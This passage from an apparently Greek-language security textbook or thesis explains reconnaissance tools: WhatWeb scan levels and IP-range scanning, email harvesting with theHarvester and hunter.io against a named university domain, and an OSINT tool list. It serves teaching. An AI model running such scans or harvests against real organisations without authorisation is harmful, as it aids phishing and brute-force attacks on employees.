
1. Stealthy	Κάνει ένα άιτημα HTTP ανά στόχο και επίσης ακολουθεί ανακατευθύνσεις.
3. Aggressive	Εάν ταιριάζει με ένα πρόσθετο επιπέδου 1, θα γίνει πρόσθετες αιτήσεις.
4. Heavy	Κάνει πολλά HTTP αιτήματα ανά στόχο, όπου επιχειρείται να δοθούν τα URLs από όλα τα πρόσθετα. Είναι η βαθύτερη σάρωση για ευπάθειες που μπορεί να επιχειρήσει το εργαλείο WhatWeb.

Για πληροφορίες σχετικά με τη χρήση του WhatWeb στο λειτουργικό σύστημα Linux, μπορεί να χρησιμοποιηθεί στο τερματικό η εντολή “whatweb”, όπου θα εμφανίσει ένα περιεκτικό μενού βοήθειας στο χρήστη, μερικά βασικά χαρακτηριστικά που διαθέτει το συγκεκριμένο εργαλείο, όπως για παράδειγμα ο προσδιορισμός στόχων με τη χρήση URLs, hostnames, IP διευθύνσεις, κτλ, ο προσδιορισμός του επιπέδου της επιθετικότητας, όπου όπως αναφέρθηκε το προεπιλεγμένο επίπεδο είναι το “stealthy” για σάρωση οποιασδήποτε ιστοσελίδας, η δημιουργία λίστας από τα πρόσθετα που διαθέτει και τέλος αποτέλεσμα προσδιορισμένο από τις δοσμένες παραμέτρους. Για όλες τι πιθανές επιλογές του WhatWeb εργαλείου χρησιμοποιείται η εντολή “whatweb –help”.

Με το WhatWeb ανιχνεύονται τα Cookies της ιστοσελίδας, τα είδη των servers που χρησιμοποιούνται, οι εκδόσεις τους, σε ποια χώρα βρίσκεται η ιστοσελίδα, τι τύπο HTTP Server χρησιμοποιεί, η IP διεύθυνση, η έκδοση PHP, η τοποθεσία ανακατεύθυνσης (είναι πιθανό να ανακατευθυνθεί ο χρήστης σε διαφορετική ιστοσελίδα) μαζί με τον κωδικό απάντησης HTTP (πχ 200 OK, ο οποίος υποδηλώνει ότι η ιστοσελίδα φορτώθηκε με επιτυχία) και πληροφορίες για την ιστοσελίδα ανακατεύθυνσης. Επίσης, είναι πιθανό να δοθούν κάποια από τα emails που χρησιμοποιεί η ιστοσελίδα και ανήκουν στο domain name της. Για την ταξινόμηση των αποτελεσμάτων που δίνονται και τη διεκόλυνση ανάγνωσης τους από το χρήστη, μπορεί να χρησιμοποιηθεί η εντολή verbose -v, η οποία δίνει αναλυτικά αποτελέσματα και περιαμβάνει τις περιγραφές των plugins που κατάφερε να ανακαλύψει το εργαλείο WhatWeb. Δίνονται αναλυτικές πληροφορίες για τους Servers, τα Cookies, τη τοποθεσία ανακατεύθυνσης και γενικότερα όλων των pluginsπου εντοπίστηκαν.

Παραδείγματα χρήσης της εντολής WhatWeb:

./whatweb example.com	Σάρωση της ιστοσελίδας example.com.
./whatweb -v reddit.com slashdot.org	Σάρωση ευπαθειών για τις ιστοσελίδες reddit.com και slashdot.org με αναλυτικές περιγραφές πρόσθετων.
./whatweb -a 3 www.wired.com	Επιθετική σάρωση της ιστοσελίδας wired.com, όπου ανιχνεύεται η ακριβής έκδοση του WordPress.



Παράδειγμα χρήσης του εργαλείου WhatWeb

6.4 Εύρος IP και ανακάλυψη τεχνολογίων aggressive

Σχετικά με το εργαλείο WhatWeb που αναλύθηκε προηγουμένως, εκτός από τον έλεγχο ιστοσελίδων, μπορεί μεμιάς να ελέγχει ένα εύρος από IP διευθύνσεις, κατά τη διάρκεια καθορισμού του στόχου (<TARGETs>). Το εύρος των IP διευθύνσεων μπορεί να οριστεί σε μορφή x.x.x-x ή x.x.x.x-x.x.x.x. Για παράδειγμα, αν κάποιος χρήστης επιθυμούσε να σαρώσει ολόκληρο το δίκτυο του σπιτιού του, χρησιμοποιώντας την εντολή ifconfig για να βρει τις IP διευθύνσεις του (απαιτούνται δικαιώματα root) και τη netmask (μόνο οι οκτάδες ορισμένες με 0 της IP διεύθυνσης είναι δυνατό να αλλάξουν). Για παράδειγμα, εάν η netmask είναι ορισμένη ως 255.255.255.0, οι τρεις πρώτες οκτάδες της IP διεύθυνσης είναι αδύνατο να αλλάξουν και μόνο η τελευταία μπορεί να αλλάξει. Έτσι, αν η IP είναι 192.168.1.4, το εύρος των IP διευθύνσεων θα πρέπει να οριστεί από 192.168.1.1-192.168.1.255. Συνεπώς, η εντολή που θα πρέπει να δοθεί από το χρήστη είναι η “whatweb 192.168.1.1-192.168.1.255 –aggression 3 -v”. Το aggression μπορεί να είναι οποιοδήποτε, αφού ο χρήστης σαρώνει το δίκτυο του σπιτιού του (το level 3 χρειάζεται περισσότερο χρόνο για να δώσει αποτελέσματα από το 1, καθώς εκτελεί «βαθύτερη» σάρωση) και το -v χρησιμοποιείται για καλύτερη ταξινόμηση των αποτελεσμάτων της εντολής. Υπάρχουν αρκετές πιθανότητες error,

όπου το σύστημα δεν καταφέρνει να σαρώσει κάποιους host και αυτό συμβαίνει διότι αρκετοί από αυτούς τους host μέσα στο εύρος δεν υπάρχουν. Για κάθε IP που υπάρχει μέσα στο δίκτυο του σπιτιού, συμπεριλαμβανομένων και των συνδεδεμένων συσκευών, θα δοθούν πληροφορίες. Εάν για κάποια ιστοσελίδα δοθεί το μήνυμα “Forbidden”, αυτό σημαίνει ότι δεν επιτρέπεται η επισκεψιμότητα σε αυτή. Εάν ο χρήστης δεν επιθυμεί να του εμφανιστούν τα errors, δηλαδή οι offline IP διευθύνσεις, τότε στο τέλος της εντολής προσθέτει το –no-errors “whatweb 192.168.1.1-192.168.1.255 –aggression 3 -v –no-errors”.

Εάν ο χρήστης επιθυμεί τα αποτελέσματα να αποθηκευτούν σε ένα φάκελο για μελλοντική χρήση, τότε χρησιμοποιείται η εντολή –log-verbose=results, όπου results το όνομα του φακέλου, άρα “whatweb 192.168.1.1-192.168.1.255 –aggression 3 -v –no-errors –log-verbose=results ”..

6.5 Συλλογή Email με χρήση των εργαλείων theHarvester και Hunter.io

Όπως αναφέρθηκε και προηγουμένως, είναι αρκετά σημαντικό στη συλλογή πληροφοριών για μία συγκεκριμένη εταιρεία ή ένα domain να συμπεριλαμβάνεται και η συλλογή email. Είναι ιδιαίτερα αξιοσημείωτη η συλλογή πληροφοριών για ανθρώπους που σχετίζονται με το στόχο μας, καθώς θεωρούνται περισσότερο «αδύναμοι» στον τομέα της ασφάλειας των συστημάτων. Εάν κάποιος επιτιθέμενος επιχειρούσε να στείλει κάποιο κακόβουλο πρόγραμμα σε έναν υπάλληλο, για παράδειγμα, της εταιρείας κει εκείνος εκτελούσε αυτό το πρόγραμμα, τότε ο επιτιθέμενος θα μπορούσε να εισβάλλει στο σύστημα. Επίσης, τα emails μπορούν να χρησιμοποιηθούν σε brute force[30] επιθέσεις, διότι μπορούν να χρησιμοποιηθούν στα πεδία username.

Για τη συλλογή πληροφοριών μπορεί να χρησιμοποιηθεί το εργαλείο Harvester, το οποίο είναι ήδη εγκατεστημένο στο Kali Linux, και μία ιστοσελίδα, η οποία ονομάζεται hunter.io.

Σχετικά με το Harvester, μπορεί να χρησιμοποιηθεί όπως και τα προηγούμενα μέσω του τερματικού του Linux. Για περισσότερες πληροφορίες σχετικά με το πώς μπορεί να χρησιμοπιηθεί το Harvester, μπορεί να χρησιμοποιηθεί η εντολή


[30] Brute Force Attack : Μία μέθοδος hacking που χρησιμοποιεί δοκιμή και σφάλμα για να σπάσει κωδικούς πρόσβασης, διαπιστευτήρια σύνδεσης και κλειδιά κρυπτογράφησης. Είναι μία απλή αλλά αξιόπιστη τακτική για την απόκτηση μη εξουσιοδοτημένης πρόσβασης σε μεμονωμένους λογαριασμούς και συστήματα και δίκτυα οργανισμών.

“theHarvester” και ως αποτέλεσμα θα εμφανιστεί αρχικά ένα banner[31] και έπειτα ένα μικρό μενού βοηθείας με κάποιες απο τις επιλογές που μπορούν να εκτελεστούν. Στο τέλος, εμαφνίζεται ένα error, το οποίο υπενθυμίζει ότι πρέπει να δοθεί κάποιο domain για τη σωστή χρήση της εντολής.

Για όλες τις διαθέσιμες επιλογές που διατίθενται στο theHarvester, χρησιμοποιείται η εντολή “theHarvester –help”. Στην επιλογή του domain, θα πρέπει να οριστεί η εταιρεία ή το ακριβής domain προς αναζήτηση, ενώ μπορεί να οριστεί και το όριο LIMIT, όπου το προκαθορισμένο όριο που μπαίνει είναι το default=500 και επίσης, μπορεί να οριστεί η πηγή με το “-b”, όπου καθορίζεται που πρέπει να γίνει η αναζήτηση για να συλλεχθούν τα email (δίνονται κάποιες επιλογές, όπως το Twitter, το LinkedIn, το Bing, το Google ή μπορεί να γίνει επιλογή all, με σκοπό να αναζητηθούν email, usernames και hosts από όλες τις διαθέσιμες ιστοσελίδες). Η εντολή ορίζεται ως εξής “theHarvester -d mas.bg.ac.rs -b all”, όπου με -d ορίζεται το domain και με -b ορίζεται η πηγή. Υπάρχει περίπτωση να μη βρεθούν email, οπότε εμφανίζεται σχετικό μήνυμα αποτυχίας. Κάποιες φορές, υπάρχει η πιθανότητα να μην εμφανιστούν αποτελέσματα τη δεδομένη χρονική στιγμή, παρόλ’ αυτά μπορεί να εμφανιστούν αποτελέσματα με την ίδια εντολή εάν εκτελεστεί αργότερα ή να εμφανιστούν αποτελέσματα με μεμονωμένη αναζήτηση δεδομένων σε κάθε ιστοσελίδα πχ. “theHarvester -d mas.bg.ac.rs -b google”.

Σχετικά με την επίσκεψη της ιστοσελίδας hunter.io, αρχικά εμφανίζεται μία μπάρα αναζήτησης, η οποία δέχεται ένα domain μιας εταιρείας και πατώντας το κουμπί “Find email addresses” αναζητούνται τα email που ανήκουν στην εταιρεία. Να σημειωθεί ότι στη συγκεκριμένη ιστοσελίδα η είσοδος γίνεται με τη δημιουργία λογαριασμού, επί πληρωμή ή χωρίς, διαφορετικά θα εμφανίσει μόνο τα πέντε πρώτα αποτελέσματα που βρέθηκαν κατά την αναζήτηση (κάτω από αυτά τα αποτελέσματα θα εμφανιστεί ο συνολικός αριθμός των αποτελεσμάτων που βρέθηκαν αλλά δεν εμφανίστηκαν) και θα είναι μισοθολά. Αυτά τα αποτελέσματα μπορούν να εμφανιστούν μόνο με λογαριασμό επί πληρωμή. Με τον δωρεάν λογαριασμό υπάρχει η δυνατότητα 50 αναζητήσεων το μήνα, όμως, παρόλο που δεν εμφανίζονται όλες οι αναζητήσεις, τα αποτελέσματα δεν εμφανίζονται μισοθολά και δίνονται επίσης, και τα ονόματα των κατόχων των email. Δίνεται, επίπροσθέτως, και το μοτίβοο που ακολουθήθηκε για να βρεθούν τα συγκεκριμένα email, καθώς και οι κλάδοι με τους οποίους σχετίζεται το καθένα.

[31] Banner : Πρόγραμμα σε λειτουργικά συστήματα Unix και παρόμοια με Unix, όπου εξάγεται μία μεγάλη καλλιτεχνική έκδοση ASCII του κειμένου που παρέχεται σε αυτό ως ορίσμα προγράμματος. Μια χρήση της εντολής είναι η δημιουργία σελίδων διαχωρισμού με υψηλή ορατότητα για εργασίες εκτύπωσης.



Επίσκεψη Ιστοσελίδας hunter.io

Παράδειγμα χρήσης του εργαλείου theHarvester

6.6 Open Source INTelligence (OSINT)

Το Open Source INTelligence (OSINT) είναι η πρακτική της συλλογής, ανάλυσης και διάδοσης πληροφοριών από πηγές που είναι διαθέσιμες στο κοινό για την αντιμετώπιση συγκεκριμένων απαιτήσεων πληροφοριών. Με το OSINT τα ακατέργαστα δεδομένα μετατρέπονται σε χρήσιμες πληροφορίες.

Τα εργαλεία OSINT αποτελούν βασικό μέρος οποιασδήποτε διαδικασίας συλλογής πληροφοριών, ειδικά όταν πρόκειται για νοημοσύνη στον κυβερνοχώρο. Επιτρέπουν την αποτελεσματική συλλογή και ανάλυση δημοσίων διαθέσιμων δεδομένων, τα οποία χρησιμοποιούνται συχνά από κρατικούς φορείς και ιδιωτικούς οργανισμούς και συνήθως έχουν ενσωματωμένες τεχνολογίες όπως το web scraping, τα social media analytics και την τεχνητή νοημοσύνη, με σκοπό τη βελτίωση της ακρίβειας και της ταχύτητας στην επεξεργασία δεδομένων. Έχουν ενσωματωθεί επίσης προηγμενες τεχνολογίες, όπως η μηχανική μάθηση και τα νευρωνικά δίκτυα, τα οποία επιτρέπουν την αναγνώριση τάσεων και προτύπων και τον εντοπισμό κρίσιμων στοιχείων όπως άτομα ή θέματα μέσω της ανάλυσης διάφορων πηγών δεδομένων. Το Sherlock μπορεί επίσης να χρησιμοποιηθεί σε βελτιωμένες έρευνες για εγκλήματα στον κυβερνοχώρο και παρέχονται πολύτιμες πληροφορίες σχετικά με τις τάσεις της αγοράς και τη θέση της επωνυμίας.


Οι πρακτικές OSINT πρέπει να συμμορφώνονται με νομικά πρότυπα, όπως ο Ευρωπαϊκός GDPR για να διασφαλιστεί η υπεύθυνη συλλογή πληροφοριών. Αυτό συνεπάγεται εστίαση σε ηθικούς λόγους, κατανόηση του νομικού πλαισίου και χρήση εργαλειών OSINT, όπως μηχανές αναζήτησης δημοσίων αρχείων, παρακολούθηση μέσω κοινωνικής δικτυωσης και ιστοσελίδων και εργαλεία σάρωσης δικτύου, διατηρώντας παράλληλα την διαφάνεια και αποφεύγοντας τη μη εξουσιοδοτημένη πρόσβαση σε δεδομένα.

Υπάρχουν πολλά δωρεάν εργαλεία OSINT που μπορούν να αρχίσουν να χρησιμοποιούν άτομα και οργανισμοί. Αυτά τα εργαλεία καλύπτουν ένα ευρύ φάσμα δυνατοτήτων και μπορούν να χρησιμοποιηθούν για διάφορους σκοπούς συλλογής πληροφοριών. Κάποια από αυτά είναι :

1. OSINT framework : Στοχεύει στην παροχή πρόσβασης σε πληροφορίες χωρίς κόστος, αν και ορισμένοι ιστότοποι ενδέχεται να απαιτούν εγγραφή ή να προσφέρουν πρόσθετα δεδομένα έναντι χρέωσης.
2. Google Dorks : Παρέχει προηγμένες τεχνικές αναζήτησης που μπορούν να αποκαλύψουν πληροφορίες που δεν διατίθενται στις τυπικές αναζητήσεις.
3. theHarvester : Εργαλείο για τη συλλογή domain names, διευθύνσεων ηλεκτρονικού ταχυδρομείου, εικονικών κεντρικών υπολογιστών, ανοιχτών θυρών

και ονομάτων υπαλλήλων από διαφορετικές δημόσιες πηγές (μηχανές αναζήτησης, διακομιστές κλειδιών pgp).

4. Nmap – Network Mapper : Εργαλείο για τη σάρωση διευθύνσεων IP και θυρών σε ενα δικτυο για τον εντοπισμό εγκατεστημένων εφαρμογών. Επίσης, επιτρέπει στους διαχειριστές δικτύου να βρίσκουν ποιες συσκευες εκτελούνται στο δίκτυό τους, να ανακαλύπτουν ανοιχτές θύρες και υπηρεσίες και να εντοπίζουν τρωτά σημεία.
5. HaveIBeenPwned : Ελέγχει εάν οι προσωπικές πληροφορίες του χρήστη έχουν διαρρεύσει ή παραβιαστεί.
6. SecurityTrails API : Μέσω προγραμματισμού, επιτρέπει την πρόσβαση σε όλες τις IP, DNS, WHOIS και σχετικές με την εταιρεία πληροφορίες που είναι διαθέσιμες στην πλατφόρμα Web SecurityTrails.
7. Recorded Future’s Vulnerability Database : Πηγή που περιέχει μία επιμεληημένη συλλογή από τις πιο πρόσφατες ευπάθειες λογισμικού που είναι δημόσια διαθέσιμες σε ομάδες.



OSINT Framework
Username
Email Address
Domain Name
IP Address
Images / Videos / Docs
Social Networks
Instant Messaging
People Search Engines
Dating
Telephone Numbers
Public Records
Business Records
Transportation
Geolocation Tools / Maps
Search Engines
Forums / Blogs / IRC
Archives
Language Translation
Metadata
Mobile Emulation
Terrorism
Dark Web
Digital Currency
Classifieds
Encoding / Decoding
Tools
Propery Records
Court / Criminal Records
Government Records
Financial / Tax Records
Birth Records
Death Records
US County Data
Voter Records
Patent Records
Political Records
Public Records?
Enigma
The World Bank Open Data Catalog
BRB Public Records
GOVDATA - Das Datenportal für Deutschland (German)
Open-Data-Portal München
NC Salary DB
Gov Data Canada
CA Salary DB
BIN Base
VAT Research
NERT Online
Voter Records
Voter Registration Data
US Patent Office Search
Google Patent Search
VARONIS

Osint Framework

6.7 Online λήψη εργαλείων

Ορισμένα από τα εργαλεία που προαναφέρθηκαν είναι πιθανό να καταστούν μη λειτουργικά ή να μην ανταποκρίνονται πλέον στις απαιτήσεις του χρήστη. Είναι σημαντικό ο χρήστης να γνωρίζει ότι δε μπορεί να εξαρτηθεί μόνο από συγκεκριμένα εργαλεία που μπορεί να διαθέτει ένα λειτουργικό σύστημα, καθώς έτσι περιορίζεται η ικανότητα εκτέλεσης των εργασιών που μπορεί να εκτελέσει. Συνεπώς, επειδή θα πρέπει οι εργασίες του να εκτελεστούν, μπορεί να αναζητήσει διαφορετικά εργαλεία ή να τα δημιουργήσει μόνος του. Στο Διαδίκτυο μπορεί να βρει μία πληθώρα λογισμικών και εργαλείων από αυτά που ανταποκρίνονται στις ανάγκες του και να τα αξιοποιήσει για την επιτυχή ολοκλήρωση των απαιτούμενων εργασιών του.

Στο github.com, το οποίο αποτελεί τη μεγαλύτερη κοινότητα προγραμματιστών που δημιουργούν και κοινοποιούν τον κώδικά τους, υπάρχει μία ευρεία γκάμα επιλογών για εργαλεία και λογισμικά. Υπάρχει η δυνατότητα αναζήτησης των εργαλείων με βάση το όνομά τους ή την περιγραφή των εργαλείων που αναζητείται. Για παράδειγμα, εάν κάποιος χρειάζεται διάφορα εργαλεία για τη συλλογή πληροφοριών για ένα στόχο, μπορεί να αναζητήσει τον όρο “information Gathering Tools” και να επιλέξει εκείνα που ταιριάζουν στις απαιτήσεις του. Κάποια παραδείγματα είναι το Sherlock, το Photon, το fsociety, το theHarvester, το Discover, το Raccon και πολλά άλλα, τα οποία διαθέτουν περιγραφή με τον τρόπο που μπορούν να χρησιμοποιηθούν (ReadMe) και τις λειτουργίες που μπορούν να αξιοποιηθούν.



Αναζήτηση για Εργαλεία Information Gathering στο GitHub

